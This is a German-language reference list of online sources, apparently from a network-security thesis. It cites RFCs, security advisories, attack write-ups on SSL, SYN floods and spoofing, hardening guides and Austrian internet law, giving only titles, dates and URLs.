[CLCA2001] Brute force attacks on cryptographic keys [online], aktualisiert am 29. 10. 2001 [zitiert am 30.03.2010], Auszug verfügbar im Internet: http://www.cl.cam.ac.uk/~rnc1/brute.html

[DJBE2010] SYN cookies [online], Verfassungsdatum unbekannt [zitiert am 04.02.2010], Auszug verfügbar im Internet: http://cr.yp.to/syncookies.html#

[DYND2010] Dyn-DNS [online], aktualisiert 2010 [zitiert am 27.03.2010], Auszug verfügbar im Internet: http://www.dmoz.org/Computers/Internet/Protocols/DNS/DNSl_Providers/Dynamicl_DNS/

[EXTE2009] Authentication Gap in TLS Renegotiation [online], aktualisiert am 04.11.2009 [zitiert am 05.11.2009], Auszug verfügbar im Internet: http://extendedsubset.com/?p=8

[ERIC2008] Session-Angriffe - eine Analyse an PHP [online], aktualisiert am 14.09.2008 [zitiert am 12.03.2010], Auszug verfügbar im Internet: http://www.erich-kachel.de/?p=368

[FREE2010] THC-HYDRA [online], [zitiert am 20.03.2010], Auszug verfügbar im Internet: http://freeworld.thc.org/thc-hydra/

[GENT2010a] Introduction to Hardened Gentoo [online], aktualisiert am 03.04.2010 [zitiert am 03.04.2010], Auszug verfügbar im Internet: http://www.gentoo.org/proj/en/hardened/primer.xml

[GENT2010b] The Gentoo Hardened Toolchain [online], aktualisiert am 10.04.2010 [zitiert am 10.04.2010], Auszug verfügbar im Internet: http://www.gentoo.org/proj/en/hardened/hardened-toolchain.xml

[HEISE2009a] Black Hat: Neue Angriffsmethode auf SSL vorgestellt [online], aktualisiert am 29.02.2009 [zitiert am 30.10.2009], Auszug verfügbar im Internet: http://www.heise.de/security/meldung/Black-Hat-Neue-Angriffsmethoden-auf-SSL-vorgestellt-198285.html

[HEISE2009b] Neue SSL–Attacken demonstriert [online], aktualisiert am 30.07.2009 [zitiert am 30.10.2009], Auszug verfügbar im Internet: http://www.heise.de/security/meldung/Neue-SSL-Attacken-demonstriert-748883.html

[HEISE2009c] Trickzertifikat für SSL veröffentlicht [online], aktualisiert am 30.09.2009 [zitiert am 30.10.2009], Auszug verfügbar im Internet: http://www.heise.de/security/meldung/

Trickzertifikat-fuer-SSL-veroeffentlicht-Update-798273.html

[HIGH2005] Hardwareview: Denial of Servcie [online], [zitiert am 27.03.2010], Auszug verfübar im Internet: http://www.highgames.com/?set=hardwareview&view=8

[HONE2008] Know your Enemy: Phishing [online], aktualisiert am 16.08.2008 [zitiert am 27.03.2010], Auszug verfügbar im Internet: http://www.honeynet.org/papers/phishing

[IBIB2010] Internet Pioneers – Paul Baran [online], Aktualisierung ist unbekannt [zitiert am 22.02.2010], Auszug verfügbar im Internet: http://www.ibiblio.org/pioneers/baran.html

[IEEE2009] IEEE OUI and Company_id Assignments [online], aktualisiert am 14.10.2009 [zitiert am 23.11.2009], Auszug verfügbar im Internet: http://standards.ieee.org/regauth/oui/index.shtml

[IETF2009] MITM attack on delayed TLS-client auth through renegotiation [online], aktualisiert am 04.11.2009 [zitiert am 05.11.2009], Auszug verfügbar im Internet: http://www.ietf.org/mail-archive/web/tls/current/msg03928.html

[IETF1997] Dynamic Host Configuration Protocol [online], aktualisiert am 03.1997 [zitiert am 24.11.2009], Auszug verfügbar im Internet: http://tools.ietf.org/html/rfc2131

[IETF1996] Defending Against Sequence Number Attacks [online], aktualisiert am 05.1996 [zitiert am 24.11.2009], Auszug verfügbar im Internet: http://tools.ietf.org/html/rfc1948

[IETF1982] An Ethernet Address Resolution Protocol [online], aktualisiert am 11.1982 [zitiert am 24.11.2009], Auszug verfügbar im Internet: http://www.ietf.org/rfc/rfc826

[IETF1981a] RFC 793: Transmission Control Protocol [online], aktualisiert am 09.1981 [zitiert am 24.11.2009], Auszug verfügbar im Internet: http://tools.ietf.org/html/rfc793

[IETF1981b] RFC 791: Internet Protocol [online], aktualisiert am 09.1981 [zitiert am 24.11.2009], Auszug verfügbar im Internet: http://tools.ietf.org/html/rfc791

[I4J2009a] Allgemeines zum E-Commerce [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/e-commerce/allgemein1a.htm

[I4J2009b] E-Commerce-Recht [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/e-commerce/ecg1a.htm

[I4J2009c] Verbraucher- (Konsumenten-) schutz [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/e-commerce/ksch1a.htm

[I4J2009d] E-Commerce-Gesetz [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/gesetz/bg_e-commerce01.htm

[I4J2009e] Uhrheberrecht [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/urh-marken/urh01.htm

[I4J2009f] Markenrecht [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/urh-marken/marken01.htm

[I4J2009g] Entscheidungen zum Urheberrecht - Österreich [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/urh-marken/urh1a.htm

[I4J2009h] E-Mail [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/glossar/e1a.htm#email

[I4J2009i] Die Rechtslage zur E-Mail-Werbung in der EU [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/e-mail/eu1a.htm

[I4J2009j] Die österreichische Rechtslage zur E-Mail-Werbung [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/e-mail/oe1a.htm

[I4J2009k] Rechtliche Möglichkeiten gegen Spam [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/e-mail/vorgehen1a.htm

[I4J2009l] Verhalten bei und Maßnahmen gegen Spamming [online], aktualisiert am 16.12.2009 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/e-mail/spam1a.htm

[I4J2009m] Cyberstrafrecht in Österreich [online], aktualisiert am 25.03.2009 [zitiert am 20.03.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/strafrecht/straf0.htm

[I4J2010a] Sicherheitspolizeigesetz - SPG [online], aktualisiert am 01.03.2010 [zitiert am 30.03.2010], Auszug verfügbar im Internet: http://internet4jurists.at/gesetze/bg_spg2008.htm

[I4J2010b] Sicherheitspolizeigesetz - SPG (alt) [online], aktualisiert am 01.03.2010 [zitiert am 30.03.2010], Auszug verfügbar im Internet: http://internet4jurists.at/gesetze/bg_spg01.htm

[I4J2010c] Domainrecht [online], [zitiert am 02.04.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/domain/domain0.htm

[I4J2010d] Datenschutz im Internet [online], [zitiert am 02.04.2010], Auszug verfügbar im Internet: http://www.internet4jurists.at/intern27.htm

[ISOC1997] A Brief History of the Internet [online], aktualisiert am 06.1997 [zitiert am 22.02.2010], Auszug verfügbar im Internet: http://www.isoc.org/oti/articles/0597/leiner.html

[LABR2003] LaBrea - The Tarpit [online], aktualisiert am 12.09.2003 [zitiert am 02.04.2010], Auszug verfügbar im Internet: http://labrea.sourceforge.net/README

[LINK2009] Another Protocol Bites The Dust [online], aktualisiert am 05.11.2009 [zitiert am 05.11.2009], Auszug verfügbar im Internet: http://www.links.org/?p=780

[MICR2007a] Grundlegendes zu Remote Desktop Protocol (RDP) [online], aktualisiert am 27.03.2007 [zitiert am 30.10.2009], Auszug verfügbar im Internet: http://support.microsoft.com/kb/186607

[MICR2007b] Grundlagen zu DHCP (Dynamic Host Configuration Protocol) [online], aktualisiert am 21.02.2007 [zitiert am 24.11.2009], Auszug verfügbar im Internet: http://support.microsoft.com/kb/169289/de

[MICR2010a] Windows SharePoint Services Overview [online], aktualisiert am 05.03.2010 [zitiert am 26.03.2010], Auszug verfügbar im Internet: http://download.microsoft.com/download/a/e/6/ae6e4142-aa58-45c6-8dcf-a657e5900cd3/%5BMS-WSSO%5D.pdf

[MIT2009] Spoofer Project: State of IP Spoofing [online], aktualisiert am 24.11.2009 [zitiert am 24.11.2009], Auszug verfügbar im Internet: http://spoofer.csail.mit.edu/summary.php

[MOXIE2009a] Moxie, Marlinspike, Null Prefix Attacks Against SSL/TLS Certificates [online], aktualisiert am 29.07.2009 [zitiert am 30.10.2009], Auszug verfügbar im Internet: http://www.thoughtcrime.org/papers/null-prefix-attacks.pdf

[MOXIE2009b] Moxie, Marlinspike, Defeating SSL [online], aktualisiert am 30.07.2009 [zitiert am 30.10.2009], Auszug verfügbar im Internet: http://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf

[MSDN2010a] TCP/IP Raw Sockets [online], aktualisiert am 28.01.2010 [zitiert am 03.02.2010], Auszug verfügbar im Internet: http://msdn.microsoft.com/en-us/library/ms740548%28VS.85%29.aspx

[NOIS2009] Merry Certmas! CN=*\x00thoughtcrime.noisebridge.net [online], aktualisiert am 29.09.2009 [zitiert am 30.10.2009], Auszug verfügbar im Internet: https://www.noisebridge.net/pipermail/noisebridge-discuss/2009-September/008400.html

[NETS2010] Zero Day Exploits [online], [zitiert am 29.03.2010], Auszug verfügbar im Internet: http://netsecurity.about.com/od/newsandeditorial1/a/aazeroday.htm

[OPEN2001] Passive Analysis of SSH (Secure Shell) Traffic [online], aktualisiert am 06.08.2001 [zitiert am 30.10.2009], Auszug verfügbar im Internet: http://www.openwall.com/advisories/OW-003-ssh-traffic-analysis/

[OSIM2000] Referenz OSI-Model [online], aktualisiert am 04.06.2000 [zitiert am 24.03.2010], Auszug verfügbar im Internet: http://www.selflinux.org/selflinux/html/osi.html

[OXID2005] Remote Desktop Protocol, the Good the Bad and the Ugly [online], aktualisiert am 28.05.2005 [zitiert am 30.10.2009], Auszug verfügbar im Internet: http://www.oxid.it/downloads/rdp-gbu.pdf

[PAX2003a] Address space layout randomization [online], aktualisiert am 15.03.2003 [zitiert am 18.03.2010], Auszug verfügbar im Internet: http://pax.grsecurity.net/docs/aslr.txt

[PAX2003b] Non-executable pages design & Implementation [online], aktualisiert am 01.05.2003 [zitiert am 18.03.2010], Auszug verfügbar im Internet: http://pax.grsecurity.net/docs/noexec.txt

[PAX2003c] PAX [online], aktualisiert am 29.11.2003 [zitiert am 03.04.2010], Auszug verfügbar im Internet: http://pax.grsecurity.net/docs/pax.txt

[PEER2004] Peer-to-Peer [online], aktualisiert am 22.04.2004 [zitiert am 01.04.2010], Auszug verfügbar im Internet: http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci212769,00.html

[PHRA1996] Smashing The Stack For Fun And Profit [online], aktualisiert am 08.11.1996 [zitiert am 27.02.2010], Auszug verfügbar im Internet: `http://phrack.org/issues.html?issue=49&id=14#article`

[PIDS2010] Prelude Technologies, IDS [online], [zitiert am 26.02.2010], Auszug verfügbar im Internet: `https://dev.prelude-technologies.com/wiki/prelude/ManualUser`

[PVEE2009] Exploit writing tutorial part 1 : Stack Based Overflows [online], aktualisiert am 19.07.2009 [zitiert am 27.02.2010], Auszug verfügbar im Internet: `http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/`

[RFC2005] Definitions of Managed Objects for Bridges with Rapid Spanning Tree Protocol [online], aktualisiert am 12.2005 [zitiert am 22.03.2010], Auszug verfügbar im Internet: `http://www.rfc-archive.org/getrfc.php?rfc=4318`

[SANS2000] Intrusion Detection FAQ: What is a Honeypot? [online], aktualisiert am 12.07.2000 [zitiert am 02.04.2010], Auszug verfügbar im Internet: `http://www.sans.org/security-resources/idfaq/honeypot3.php`

[SANS2009a] Cyber Security Awareness Month - Day 9 - Port 3389/tcp (RDP) [online], aktualisiert am 09.10.2009 [zitiert am 30.10.2009], Auszug verfügbar im Internet: `http://isc.sans.org/diary.html?storyid=7303`

[SANS2009b] Layer 2 Network Protections against Man in the Middle Attacks [online], aktualisiert am 11.11.2009 [zitiert am 24.11.2009], Auszug verfügbar im Internet: `http://isc.sans.org/diary.html?storyid=7567`

[SCAN2007] Predictable DNS transaction IDs in Microsoft DNS Server [online], aktualisiert am 14.11.2007 [zitiert am 01.04.2010], Auszug verfügbar im Internet: `http://www.scanit.be/advisory-2007-11-14.html`

[SECU2003a] IP Spoofing: An Introductioni [online], aktualisiert am 11.03.2003 [zitiert am 24.11.2009], Auszug verfügbar im Internet: `http://www.securityfocus.com/infocus/1674`

[SECU2003b] Hardening the TCP/IP stack to SYN attacks [online], aktualisiert am 10.09.2003 [zitiert am 03.02.2010], Auszug verfügbar im Internet: `http://www.securityfocus.com/infocus/1729`

[SECU2003c] Slow Down Internet Worms With Tarpits [online], aktualisiert am 20.08.2003 [zitiert am 02.04.2010], Auszug verfügbar im Internet: `http://www.symantec.com/connect/articles/slow-down-internet-worms-tarpits`

[STAN2003] Remote Timing Attacks are Practical [online], aktualisiert am 12.05.2003 [zitiert am 30.10.2009], Auszug verfügbar im Internet: `http://crypto.stanford.edu/~dabo/papers/ssl-timing.pdf`

[SYNC2000] SYN Cookies Firewall [online], aktualisiert am 02.08.2002 [zitiert am 07.02.2010], Auszug verfügbar im Internet: `http://web.archive.org/web/20020802110231/http://www.bronzesoft.org/projects/scfw/doc.html`

[TCPI1999] TCP/IP Knowledgebase [online], aktualisiert 1999 [zitiert am 24.03.2010], Auszug verfügbar im Internet: `http://www.itprc.com/tcpipfaq`

[TCPP1981] TCP-RFC [online], aktualisiert 09.1981 [zitiert am 01.04.2010], Auszug verfügbar im Internet: `http://tools.ietf.org/html/rfc793`

[TECH2001] Countering SYN Flood Denial-of-Service Attacks [online], aktualisiert am 29.08.2001 [zitiert am 07.02.2010], Auszug verfügbar im Internet: `http://www.tech-mavens.com/synflood.htm`

[THC2003] Attacking Vulnerabilities in the Human Brain [online], aktualisiert am 25.10.2003 [zitiert am 30.10.2009], Auszug verfügbar im Internet: `http://freeworld.thc.org/papers/ffp.pdf`

[THEP2002] It cuts like a knife [online], aktualisiert am 28.07.2002 [zitiert am 30.10.2009], Auszug verfügbar im Internet: `http://www.phrack.org/issues.html?id=11&issue=59`

[UDPP1980] UDP-RFC [online], aktualisiert am 28.08.1980 [zitiert am 02.04.2010], Auszug verfügbar im Internet: `http://tools.ietf.org/html/rfc768`

[WIKI2009a] Man-in-the-middle-Angriff [online], aktualisiert am 16.10.2009 [zitiert am 30.10.2009], Auszug verfügbar im Internet: `http://de.wikipedia.org/wiki/Man-in-the-middle-Angriff`

[WIKI2009b] IP - Spoofing [online], aktualisiert am 04.12.2009 [zitiert am 24.11.2009], Auszug verfügbar im Internet: `http://de.wikipedia.org/wiki/IP-Spoofing`

[WIKI2010a] Operating system-level virtualization [online], aktualisiert am 03.03.2010 [zitiert am 03.03.2010], Auszug verfügbar im Internet: `http://en.wikipedia.org/wiki/Operating_system-level_virtualization`

[WIKI2010b] Mandatory Access Control [online], aktualisiert am 05.01.2010 [zitiert am 28.02.2010], Auszug verfügbar im Internet: `http://de.wikipedia.org/wiki/Mandatory_Access_Control`

[WIKI2010c] Address space layout randomization [online], aktualisiert am 11.03.2010 [zitiert am 18.03.2010], Auszug verfügbar im Internet: `http://en.wikipedia.org/wiki/Address_space_layout_randomization`

[WIKI2010d] NX bit [online], aktualisiert am 28.02.2010 [zitiert am 18.03.2010], Auszug verfügbar im Internet: `http://en.wikipedia.org/wiki/NX_bit`

[WIKI2010e] Redundanz (Technik) [online], aktualisiert am 11.03.2010 [zitiert am 22.03.2010], Auszug verfügbar im Internet: `http://de.wikipedia.org/wiki/Redundanz_(Technik)`

[WIKI2010f] Computercluster [online], aktualisiert am 09.03.2010 [zitiert am 22.03.2010], Auszug verfügbar im Internet: `http://de.wikipedia.org/wiki/Computercluster`

[WIKI2010g] Phishing [online], aktualisiert am 22.03.2010 [zitiert am 27.03.2010], Auszug verfügbar im Internet: `http://de.wikipedia.org/wiki/Phishing`

[WIKI2010h] Sicherheitspolizeigesetz (Österreich) [online], aktualisiert am 19.02.2010 [zitiert am 30.03.2010], Auszug verfügbar im Internet: `http://de.wikipedia.org/wiki/Sicherheitspolizeigesetz_(Österreich)`

[WIKI2010i] Client-Server [online], aktualisiert am 24.03.2010 [zitiert am 27.03.2010], Auszug verfügbar im Internet: `http://en.wikipedia.org/wiki/Client-server`

[WURM2090] Bit-Defender Malware Trends [online], aktualisiert am 03.08.2009 [zitiert am 29.03.2010], Auszug verfügbar im Internet: `http://news.bitdefender.com/NW1094-en--BitDefender-Malware-and-Spam-Survey-finds-E-Threats-Adapting-to-Online-Behavioral-Trends.html`